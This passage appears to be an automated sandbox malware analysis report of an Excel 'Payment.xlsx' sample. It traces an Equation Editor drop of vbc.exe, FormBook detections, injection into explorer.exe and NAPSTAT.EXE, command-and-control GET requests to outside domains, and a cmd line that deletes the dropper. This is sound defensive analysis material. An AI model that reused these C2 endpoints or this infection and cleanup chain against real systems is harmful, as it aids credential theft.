20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 68 65 61 64 65 72 5f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 5f 74 6f 70 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 0d 0a 20 20 20 Data Ascii: 14c8<!DOCTYPE html><html><head> <link rel="icon" href="data:,"> <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /> <title>NameBright - Coming Soon</title> <style type="text/css"> body { background: #d8d8d8 url(https://www.namebrightstatic.com/images/bg.png) top repeat-x; } .pageBrowser Error { min-height: 600px; } .container { margin: 0 auto; width: 922px; } .shad ow_l { margin-left: 10px; } .main_bg { background: #fff; } #header { padding: 0 2px; background: #fff; } #header.headerShort { height: 65px; } #header .h eader_in { padding-right: 14px; height: 145px; overflow: hidden; background: url (https://www.namebrightstatic.com/images/header_bg.png) top repeat-x; } #header .header_top { height: 65px; overflow: hidden

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49173	66.235.200.147	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:20.875209093 CEST	717	OUT	GET /8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=4vEXK17NAw98WSwuRvIivdS0Cql5iuvV57S3vBg5ItlEon/vTW nd62XFea7/xPqTXNoABg== HTTP/1.1 Host: www.burundiacademyst.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 17:00:21.241594076 CEST	718	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 15:00:21 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d94f65b7ed78b4bb4ec06c920816dea0c1620140420; expires=Thu, 03-Jun-21 15:00:20 GMT; path=/; domain=.www.burundiacademyst.com; HttpOnly; SameSite=Lax CF-Cache-Status: MISS cf-request-id: 09d97e072e00004e44b212b000000001 Server: cloudflare CF-RAY: 64a2991eb90d4e44-FRA Data Raw: 31 33 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: 13b<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	157.7.107.165	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:27.158471107 CEST	718	OUT	GET /8u3b/?hR-pi0=is2RHo+SSSgsSZ79kFP2fipAdyQPfT8mS9EUUiQml/0cQ9Z+p8X+D6w9d6gDGaMqZNMd+w== &AFNHW=7n5t_JdpSvWLy20 HTTP/1.1 Host: www.pipienta.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 17:00:29.320266962 CEST	719	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 04 May 2021 15:00:29 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Server: Apache X-Powered-By: PHP/7.4.12 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.pipienta.com/8u3b/?hR-pi0=is2RHo+SSSgsSZ79kFP2fipAdyQPfT8mS9EUUiQml/0cQ9Z+p8X+ D6w9d6gDGaMqZNMd+w==&AFNHW=7n5t_JdpSvWLy20 X-Cache: MISS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2396 Parent PID: 584

General

Start time:	16:58:47
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding

Imagebase:	0x13fde0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Payment.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14002F526	WriteFile
C:\Users\user\Desktop\~$Payment.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14002F591	WriteFile
C:\Users\user\Desktop\~$Payment.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14002F526	WriteFile
C:\Users\user\Desktop\~$Payment.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14002F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	558	binary	35 35 38 00 5C 09 00 00 02 00 00 00 00 00 00 00 36 00 00 00 01 00 00 00 1A 00 00 00 10 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2584 Parent PID: 584

General

Start time:	16:59:08
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2872 Parent PID: 2584

General

Start time:	16:59:11
Start date:	04/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xa60000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2171695614.00000000022EA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2172461567.0000000003281000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2172461567.0000000003281000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2172461567.0000000003281000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 13%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E327995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E327995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E23DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E32A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E23DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D32B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D32B2B3	ReadFile

Analysis Process: vbc.exe PID: 2976 Parent PID: 2872

General

Start time:	16:59:14
Start date:	04/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xa60000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

Analysis Process: vbc.exe PID: 2460 Parent PID: 2872

General

Start time:	16:59:15
Start date:	04/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xa60000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2276 Parent PID: 2872

General

Start time:	16:59:16
Start date:	04/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xa60000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2228957990.0000000000340000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2228957990.0000000000340000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2228957990.0000000000340000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2229008620.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2229008620.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2229008620.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2276

General

Start time:	16:59:21
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NAPSTAT.EXE PID: 1960 Parent PID: 2276

General

Start time:	16:59:46
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0x310000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2370792812.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2370792812.0000000000140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2370792812.0000000000140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2370752737.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2370752737.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2370752737.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2370908208.00000000002B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2370908208.00000000002B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2370908208.00000000002B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982A7	NtReadFile

Analysis Process: cmd.exe PID: 268 Parent PID: 1960

General

Start time:	16:59:47
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a6d0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A6DA7BD	DeleteFileW

Disassembly

Code Analysis